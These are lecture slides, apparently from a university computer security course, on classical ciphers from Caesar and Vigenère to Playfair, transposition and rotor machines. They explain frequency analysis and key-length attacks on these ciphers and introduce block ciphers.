
Figure 2.3 Brute-Force Cryptanalysis of Caesar Cipher

Beyond Shift Ciphers

- A shift cipher has only 25 possible keys – not very secure
- How could we improve on the approach it uses?
- Idea: rather than shifting the letters by a fixed distance, could we allow a arbitrary permutation of the alphabet?
 - Plain Alphabet: abcdefghijklmnopqrstuvwxyz
 - Cipher Alphabet: DKVQFIBJWPESCXHTMYAUOLRGZN
 - Plaintext: if we wish to replace letters
 - Ciphertext: WI RF RWAJ UH YFTSDVF SFUUUFYA
- The key is now the sequence of substitution letters. In other words, the key in this case is the actual random permutation of the alphabet used.

Beyond Shift Ciphers

- This more general approach is known as a **monoalphabetic substitution cipher** - a single substitution alphabet is used as the cipher key
- How does this change the keyspace as compared with Caesar?
 - fairly dramatically: from Caesar's 25 to $26!$, more than $4 * 10^{26}$ possible keys !
- How does this compare to a production algorithm like DES? DES has only about 10^{16} possible keys.
 - does this mean that the monoalphabetic approach is more secure than DES?
 - more generally, does larger keyspace imply greater security?



sense of relative scale




- We'll be tossing around a lot of big numbers in the course. It is helpful to develop a sense of relative magnitude, to be able to make comparative assessments.



Entity	Order of magnitude
Seconds in a year?	$\approx 3 \times 10^7$
Seconds lived by a 90-year old?	$\approx 3 \times 10^9$
Clock cycles per year, 3 GHz processor?	$\approx 9.6 \times 10^{16}$
Seconds since formation of solar system?	$\approx 2 \times 10^{17}$
Distinct binary strings of length 64?	$2^{64} \approx 1.8 \times 10^{19}$
Diameter of the observable universe?	$\approx 8.8 \times 10^{26}$ meters
Distinct binary strings of length 128?	$2^{128} \approx 3.4 \times 10^{38}$
Number of 75-digit prime numbers?	$\approx 5.8 \times 10^{72}$
Distinct binary strings of length 256?	$2^{256} \approx 1.2 \times 10^{77}$
Electrons in the universe?	$\approx 8.37 \times 10^{77}$

back to Monoalphabetic Substitution

- A keyspace of 10^{26} renders brute-force attacks impractical
 - have we already found a secure encryption algorithm?
 - put yourself in the shoes of the adversary. Other than brute force enumeration, can you think of another approach that might work?
- There is another line of attack that easily defeats the monoalphabetic system, even when a relatively small amount of ciphertext is known
- Abū-Yūsuf Ya'qūb ibn Ishāq al-Kindī's published the first description of frequency analysis:
 - if the cryptanalyst knows the nature of the text, e.g., uncompressed English text, then s/he can exploit statistical regularities of the language




Statistical Cryptanalysis

- Key observation: Letters do not appear with equal frequency in natural languages
- For example, in English, the letter E occurs far more commonly than any other
 - It is followed in frequency by T,R,N,I,O,A,S in this order
- Some other letters occur fairly rarely
 - For example, Z,J,K,Q,X (think Scrabble point values)
- The most common English “digram” is TH
- The most common English “trigram” is THE
- By utilizing tables of single, double (digram) & triple (trigram) letter frequencies, we can analyze the likelihood of various encodings, and in doing so greatly reduce the effort of cryptanalysis over brute force.



Statistical Cryptanalysis: English Letter Frequencies



Statistical Cryptanalysis

- But how does this statistical information help in attacking monoalphabetic ciphers?
- Key concept: monoalphabetic substitution ciphers do not change relative letter frequencies (fingerprint)
 - this is the key vulnerability that Abu Yusuf discovered
- Monoalphabetic Cryptanalysis:
 - calculate letter frequencies for ciphertext
 - compare counts/plots against known values
 - most frequent letter in the ciphertext likely encrypts E
 - the next most frequent letter likely encrypts T or A
 - working systematically through most common letter, digraph, and trigraph assignments greatly reduces effort required to break a key

Statistical Cryptanalysis Example

- Given ciphertext:

**UZQSOVUOHHXMOPVGPOZPEVSGZWSZOPFPESXUDBMETSXAIZVUEPHZ
HMDZSHZOWSFAPPDTSPQUZWYMXUZUHSXE PYEPOP DZSZUF POMBZ
WPFUPZHMDJUDTMOHMQ**

- Count relative letter frequencies: **P** is the most frequent (13.33%), followed by **Z** (11.67), S (8.33), U (8.33), O (7.5), M (6.67), H (5.83), ...
- Guess P and Z stand for E and T. but the order is not certain because of small difference in frequency – a larger sample would help, why?
- Next, guess that **ZW**, the most common digram in the ciphertext, is TH, the most common digram in English: thus, **ZWP** is THE
- The next set of letters {S, U, O, M, H} may stand for {A, H, I, N, O, R, S}, but again it is not completely clear which is which
- One may try to guess and see how the text translates
- "it was disclosed yesterday that several informal but direct contacts have been made with political representatives of the vietcong in moscow"**

Statistical Cryptanalysis

- Can you think of a way to undermine the effectiveness of this cryptanalysis approach?
 - What does any statistical approach depend on in order to be effective?
- If the ciphertext is relatively short, relative to the size of the alphabet, then the cryptanalyst may not have sufficient frequency data to exploit this approach, and thus more guess-work may be needed

Insights So Far

- To tackle (cryptanalyze) a cipher, even a simple one like Caesar, you need to know/have some things:
 - language the plaintext is expressed in
 - cipher used to encrypt
 - sufficient quantity of ciphertext to perform analysis
- Simplistic ciphers, such as monoalphabetic, can have large keyspaces
 - A large keyspace is a good defense provided your adversary must resort to a brute-force search
 - If the adversary is able to analyze your cipher/text to determine properties, such as the plaintext language and cipher algorithm, then much faster/easier attacks (cryptanalyses) are possible, e.g. frequency analysis

Improving on Monoalphabetic Substitution

- How could we improve resistance to cryptanalysis in light of weakness seen in monoalphabetic ciphers?
 - maybe use more than one substitution table in encryption and decryption (polyalphabetic ciphers)
 - could encrypt multiple letters of the plaintext at once (block ciphers)
- Why would these changes make cryptanalysis harder?
- Both approaches reduce the degree of plaintext-structure carried over to the ciphertext – making analysis harder
- Next we examine both of these approaches in more detail

Polyalphabetic Ciphers

- Polyalphabetic ciphers employ multiple different monoalphabetic substitutions to encrypt a given plaintext
- A key determines which particular substitution is used for each plaintext character encoding
- The effect is to make cryptanalysis harder, since there are more alphabets (substitutions) to guess and crucially, the frequency distribution profile is flattened (recall the English frequency histogram)
 - histogram bar heights become more uniform, reducing frequency-analysis effectiveness (fainter fingerprint)
- Example: Vigenère cipher

Polyalphabetic Ciphers

- Originally proposed by Giovan Batista Belaso (1553) but attributed to Blaise de Vigenère (1586), known as “le chiffre indéchiffrable” for 300 years
- Effectively behaves like multiple shift-ciphers
- Represents the key as a word $\mathbf{K} = k_1 \ k_2 \ \dots \ k_N$
- Encryption
 - Use one letter from the plaintext and one letter from the key
 - Encrypt using shift-cipher with key k
 - When the key word is exhausted (used up), continue the process by returning to the first key-word character
- Decryption operates in reverse



Vigenère Example



1. write out the plaintext
2. write the keyword repeated as necessary above the plaintext
3. use each key letter as a shift-cipher key
4. encrypt the corresponding plaintext letter
 - using keyword “deceptive” we encrypt the plaintext “we are discovered save yourself” (note that spaces are discarded, uses 0-based letter offsets with a=0)
 - **key:** **deceptivedeceptivedeceptive**
 - **plain:** **wearediscoveredsaveyourself**
 - **cipher:** **ZICVTWQNGRZGVTWAVZHCQYGLMGJ**

Vigenère Example

- **key:** **deceptivedeceptivedeceptive**
- **plain:** **wearediscoveredsaveyourself**
 ↓ ↓ ↓ ↓ ↓
■ **cipher:** **ZICVTWQNGRZGVTWAVZHQCQYGLMGJ**
- Notice that a single plaintext letter like “e” can be encrypted as different letters at different places in the message
- Thus finding a particular letter at N places in the ciphertext does not mean that letter occurs with the same frequency in the plaintext
 - how does this improve security?

Vigenère Cipher

- Although by far the strongest cipher of the time, its adoption was held back because it was considered too difficult to apply
- Its use was facilitated by preparation of lookup tables like the one shown here, known as a Vigenère tableau

		Plaintext (X-Axis)																												
		Key (Y-Axis)	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z		
			A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	
			B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	
			C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A		
			D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B		
			E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C		
			F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D		
			G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E		
			H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F		
			I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G		
			J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H		
			K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I		
			L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J		
			M	M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	
			N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L		
			O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M		
			P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N		
			Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O		
			R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P		
			S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q		
			T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R		
			U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S		
			V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T		
			W	W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T		
			X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V		
			Y	Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	
			Z	Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	

Vigenère Cipher

- ❑ Vigenère's strength lies in the fact that plaintext letter instances can be mapped to different ciphertext letters
 - ❑ letter frequencies are obscured (but not totally lost)
- ❑ Breaking Vigenère
 - ❑ First you need to decide if the text was encrypted with a monoalphabetic cipher or with Vigenère, how?
 - ❑ Start with letter frequencies
 - ❑ If the ciphertext frequencies match a monoalphabetic profile (using data like the English histogram we saw earlier) then ...
 - ❑ If not, then it is probably Vigenère (up to this point in history)
 - ❑ A telltale sign is letter frequency that does not vary much

Breaking Vigenère

- OK, so you've concluded that you're up against Vigenère based on frequency data – what next?
- The method described here was developed by Babbage (1854) and Kasiski (1863)
- Our eventual goal of course is to find the key word, but first we determine its length. How does this help?
- Idea: if the length is N , then the letters on positions 1, $N+1$, $2N+1$, $3N+1$, etc are encrypted with the same shift cipher; same for letters on positions i , $N+i$, $2N+i$, $3N+i$, etc., where i runs from 1 to N
- Clearly, if we can deduce the length of the key word, then breaking the system is as easy as breaking N shift ciphers
- Could a chosen-plaintext attack succeed against Vigenere?

Breaking Vigenère

- How could we determine the length of the key word?
 - Example: suppose plaintext starts with “the” (encrypted say as “XYZ”) and “the” also occurs starting from position N+1, then the 2nd occurrence of “the” will also be encrypted as “XYZ”
 - Insight: repetitions in ciphertext give clues to the key’s period /length
 - Approach: find a piece of ciphertext that is repeated several times (say, at distance 6, 9, 18, 9 from each other)
 - If they really come from the same piece of plaintext, then the length of the key word will be a divisor of all those distances (in our example, the length of the key word must be 3)
- Recall our earlier example:
 - plain: **wearediscoveredsaveyourself**
 - key: **deceptive deceptive deceptive**
 - cipher: **ZICVTWQNGRZGVTWAVZHCQYGLMGJ**
- Notice any repetitions? Do they reveal the key length?

Breaking Vigenère

- Finally, let's consider how Vigenere fares against our 4 standard adversarial approaches:
- Known plaintext?
 - yields key by subtracting plaintext from ciphertext – provided plaintext is as long as key
- Chosen plaintext?
 - aaa... yields key
- Chosen ciphertext?
 - aaa... yields “negative” of the key (w.r.t. mod 26)
- Known ciphertext?
 - this is where it gets interesting ...

Improving Vigenère

- What happens to the strength of Vigenère if the key is the same length as the message being encrypted?
- Vigenère proposed the autokey cipher:
 - the keyword is followed by the message itself (see example below) as part of the key
 - Decryption
 - Knowing the keyword can recover the first few letters
 - Use these in turn on the rest of the message
- Example: the keyword is *deceptive*
- **plaintext:** **wearediscoveredsaveyourself**
- **key:** **deceptivewearediscoveredsav**
- **ciphertext:** **ZICVTWQNGKZEIIGASXSTSLVVWLA**
- Does this thwart frequency analysis?
 - plaintext and key share the same statistical distribution of letters, and so the system still has analyzable frequency characteristics which undermine it (but we won't go into that)

Improving Vigenère



- Vigenere's autokey points the way toward a very important concept, the one-time pad, the only perfectly secure (unbreakable) cipher, proposed by Joseph Mauborgne
- Idea: use a (truly) random key as long as the plaintext
- Why does this make it unbreakable?
 - Because the ciphertext bears no statistical relationship to the plaintext (there is no pattern to be detected)
- For any plaintext and ciphertext there exists a key mapping one to the other, and all keys are equally probable
- Thus a ciphertext can be decrypted to any plaintext of the same length
 - This puts the cryptanalyst in an impossible situation

One Time Pad

- ❑ Gilbert Vernham introduced the idea of a long string of random letters to encrypt a message.
- ❑ Joseph Mauborgne improved on this by extending to a truly random key as long as the message with no repetitions.
- ❑ "As a practical person, I've observed that one-time pads are theoretically unbreakable, but practically very weak. By contrast, conventional ciphers are theoretically breakable, but practically strong." - Steve Bellovin (AT&T Bell labs)
- ❑ If a one-time pad is provably secure, then what could lead Bellovin to make this remark?



captured
Russian OTP

Insights So Far

- Monoalphabetic ciphers are undone by frequency analysis
- Polyalphabetic ciphers, while possibly having a much shorter key, turn out to be tougher to crack, because frequency analysis is less effective against them
- Historically, words were used as polyalphabetic keys, and this left them vulnerable to:
 - Determination of key-length, and from there an easy multi-shift-cipher attack
 - Indirect frequency analysis based on key letter frequencies fitting the language profile
 - Extending the key with the message itself (auto-keying), provides protection against the 1st problem, but not the 2nd
- One-time pads address both problems by using a truly random key as long as the plaintext
 - One-time pads have their own Achilles heels (more later)

Playfair Block Cipher

- Polyalphabetic ciphers use the idea of employing different monoalphabetic substitutions within a single encryption, to foil frequency analysis
- The Playfair Cipher, which dates to 1854, is the earliest known example of multiple-letter (block) encryption, which encodes multiple letters as a group
- Invented by Sir Charles Wheatstone, but named after his (politician) friend Baron Playfair, who championed the cipher at the British foreign office
- What advantage does block encryption buy us?
 - makes frequency analysis more difficult



Playfair Block Cipher

- Based on the use of a 5x5 matrix in which the letters of the alphabet are written (I + J considered the same)
 - Fill matrix left to right, top to bottom (raster order)
 - Begin with the letters of a keyword (no duplicates)
 - Fill the rest of matrix with letters of the alphabet, not in the keyword, in alphabetic order (remember I/J are considered to be a single letter)
- This is called the key matrix
- Example, using keyword MONARCHY :

M	O	N	A	R
C	H	Y	B	D
E	F	G	I	K
L	P	Q	S	T
U	V	W	X	Z

Playfair Block Cipher

Encrypt plaintext *two letters at a time*, as follows:

1. Break the plaintext into pairs of consecutive letters
2. If a pair is a repeated letter, insert a filler like 'X' in the plaintext, eg. "balloon" is treated as "ba lx lo on"
3. If both letters fall in the same row of the key matrix, replace each with the letter to its right (wrapping back to start from end), eg. "AR" encrypts as "RM"
4. If both letters fall in the same column, replace each with the letter below it (again wrapping to top from bottom), eg. "MU" encrypts to "CM"
5. Otherwise each letter is replaced by the one in its row in the column of the other letter of the pair, eg. "HS" encrypts to "BP", and "EA" to "IM" or "JM" (as desired)
6. Decryption works in the reverse direction

M	O	N	A	R
C	H	Y	B	D
E	F	G	I	K
L	P	Q	S	T
U	V	W	X	Z

Examples above are based on this key matrix:

Playfair Block Cipher

- Widely used for many years (eg. US & British military in World War I, other allied forces in WW II)
- Famous Playfair-encoded message sent in off the coast of NZ during WW II:
 - **KXJEY UREBE ZWEHE WRYTU HEYFS
KREHE GOYFI WTTTU OLKSY CAJPO
BOTEI ZONTX BYBWT GONEY CUZWR
GDSON SXBOU YWRHE BAAHY USEDQ**
- Translation:
 - **PT BOAT ONE OWE NINE LOST IN ACTION IN
BLACKETT STRAIT TWO MILES SW MERESU COVE X
CREW OF TWELVE X REQUEST ANY INFORMATION.**

Playfair Block Cipher

- Does Playfair improve on the security provided by monoalphabetic cipher?
 - there are $25 \times 25 = 625$ digrams (since I == J)
 - therefore cryptanalyst must analyze a 625-entry digram-frequency table (vs. 25-entry table for a monoalphabetic) with correspondingly more ciphertext, in order to detect frequency patterns
- Can still be broken, given a few hundred letters, since retains some plaintext structure
- How could we improve the security of a block cipher?
 - idea: include more letters in each block -- becomes unwieldy for manual (human) calculation, but not an obstacle for a computer


Insights So Far

- Playfair and polyalphabetic both attempt to address a weakness in monoalphabetic (and Caesar), what is it?
- All of the ciphers we've examined thus far perform the same kind of transformation on plaintext, what is it?
- Playfair lays the groundwork for the modern approach to the above transformation
- As hinted above, modern/computerized ciphers use much larger “blocks” of characters

Transposition

- So far, we have relied on substitutions to derive ciphertext from plaintext
- A transposition cipher encrypts plaintext by rearranging the letter-ordering without altering the actual letters used
- The simplest such technique is known as: rail fence
- What kind of attack would a transposition cipher be vulnerable to?

Rail Fence Cipher

- Idea: write plaintext letters diagonally over a number of rows, then read off cipher *row by row*
- E.g., with a rail fence of depth 2, to encrypt the text “meet me after the toga party”, write message out as:


m e m a t r h t g p r y
e t e f e t e o a a t
- The ciphertext is then read out in a row-by-row order, as in:
- **MEMATRHTGPRYETEFETEOAAT**
- How would you attack this cipher, based on the ideas we have covered to this point?
- Rail Fence does nothing to change the frequency distribution of the original text, so the same frequency analysis used against monoalphabetic ciphers applies here

Row Transposition Cipher

- Slightly more complex scheme: row transposition:
 - Write letters of message out in rows over a specified number of columns
 - Read ciphertext column-by-column, with the columns permuted according to key
- Example: “attack postponed until two am” with key 3421567:

Plaintext: a t t a c k p

o s t p o n e

d u n t i l t

w o a m x y z

first read column 3,
then 4, then 2, etc.

Ciphertext: TTNAAPTMTSUOAODWCOIXKNLYPETZ

- Suppose we number the letters in the plaintext message from 1 to 28, then the result of the first encryption is the following permutation:
 - 03 10 17 24 04 11 18 25 02 09 16 23 01 08 15 22 05 12 19 26
06 13 20 27 07 14 21 28
- Note the regularity of that sequence! Does this help cryptanalysis?
 - Makes it easy to recognize our encoding method, and therefore provides guidance on how to attack it

Row Transposition Improvement

- Idea: use the same approach (row transposition) a second time to increase security.

Key: 3 4 2 1 5 6 7

Input: T T N A A P T
M T S U O A O
D W C O I X K
N L Y P E T Z

- After the second transposition we get the following sequence of letters (how does it compare with the previous sequence?):

17 09 05 27 24 16 12 07 10 02 22 20 03 25 15 12
04 23 19 14 11 01 26 21 18 08 06 28

- Notice that this is far less structured, and thus more difficult to cryptanalyze than our first (single) transposition sequence
- This turns out to be an important lesson for modern encryption systems

Rotor Ciphers

- Before modern (computerized) ciphers were developed, rotor machines were the apex of cipher complexity
 - widely used in WWII, e.g. German “Enigma”, Allied “Hagelin”
- Rotors implement a very complex, varying substitution cipher (polyalphabetic cipher)
- The machines have a set of independently-rotating cylinders through which electrical impulses flow
 - Each cylinder has 26 input pins and 26 output pins with internal wiring that connects each input pin to a unique, fixed output pin (one cylinder thus defines a monoalphabetic substitution cipher)
 - Rotating the cylinders with respect to one another creates a polyalphabetic cipher – like Alberti’s 1467 ring



Enigma Rotor Ciphers




Figure 2.7 Three-Rotor Machine With Wiring Represented by Numbered Contacts

- output pins of one cylinder are connected to input pins of next cylinder
- After each keystroke, the last cylinder rotates one position and the others remain fixed
- After a complete rotation of the last cylinder (26 keystrokes), the cylinder before it rotates one position, like a car odometer
- 3 cylinders have a period of $26^3=17,576$
- 4 cylinders have a period of 456,976
- 5 cylinders have a period of 11,881,376

Insights So Far

- Mono and poly-alphabetic ciphers perform substitutions on plaintext, one letter at a time, to produce ciphertext
- Block ciphers, like Playfair, perform substitution on sets (blocks) of letters
- Transposition ciphers rearrange (permute) the order of plaintext to produce ciphertext
- Multiple iterations of transposition produce better results
- These two kinds of transformations, substitution and permutation, present in all early ciphers, turn out to be the basic building blocks for modern cipher algorithms, we refer to them as:
 - Permutation
 - Substitution
 - Abbreviated as P and S when describing encryption systems that combine P and S transformations

S and P Ciphers, What's Missing?

- Ciphers that use simple substitutions (S) or permutations (P) alone are not secure because of language letter-frequency characteristics
- We can strengthen S encryption using longer polyalphabetic keys (autokey and one-time pad (OTP), rotor machines) and grouping letters into blocks (Playfair)
- We can strengthen P encryption by applying it multiple times
- Unfortunately these tactics (except for OTP) alone are not sufficient to create a cipher that is secure against modern cryptanalysis methods applied with aid of computers
- Back to the drawing board?

Bridging the Gap to Modern Ciphers

- Idea: using several ciphers in succession increases security; what is the net effect of making 2 or N successive S and/or P transformations as compared with just one?
 - two substitutions only make another (more complex?) substitution
 - two permutations make another (more complex?) permutation
 - Enigma got a lot of leverage from its multi-polyalphabetic ciphers
- What if we mix things up a bit? Use combinations of S and P. Does this make cryptanalysis harder?
 - It turns out this makes a new and much harder-to-break cipher
 - This insight is the bridge between classical and modern ciphers
 - Result due to Claude Shannon (Bell Labs, 1949)

Steganography



- Many techniques used, such as:
 - invisible ink
 - extracting a subset of letters/words in a longer message marked in some way (e.g. first letters of words in text)
 - hiding in LSB in graphic image or sound file
- Not considered encryption per se, why?
 - Hides existence of message, does not change the actual message.
- Drawbacks?
 - high overhead to hide relatively few info bits
 - no protection once discovered (but could combine with regular encryption)

CSCD27

Computer and Network Security



Block Ciphers

Feistel and DES

Stream and Block Ciphers

- Stream ciphers encrypt a data stream one byte (or bit) at a time
 - examples: Caesar, shift, mono-alphabetic, Vigenère, RC4
- Block ciphers encrypt plaintext one block at a time, producing a ciphertext of equal length
 - examples: classical Playfair, modern DES + AES

